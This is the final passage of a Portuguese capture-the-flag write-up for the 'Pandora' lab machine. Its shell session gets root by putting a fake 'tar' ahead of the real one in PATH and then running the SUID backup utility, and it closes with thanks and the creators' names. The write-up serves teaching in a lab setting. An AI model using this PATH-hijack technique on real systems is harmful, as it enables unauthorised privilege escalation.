matt@pandora:/dev/shm/javali$ which tar
./tar
matt@pandora:/dev/shm/javali$ /usr/bin/pandora_backup
PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
root@pandora:/dev/shm/javali# whoami
root
```

Agora já somos ROOT! Só falta as flags...

Obrigador por lerem o writeup! Até à próxima  
Criadores da máquina: TheCyberGeek e dmw0ng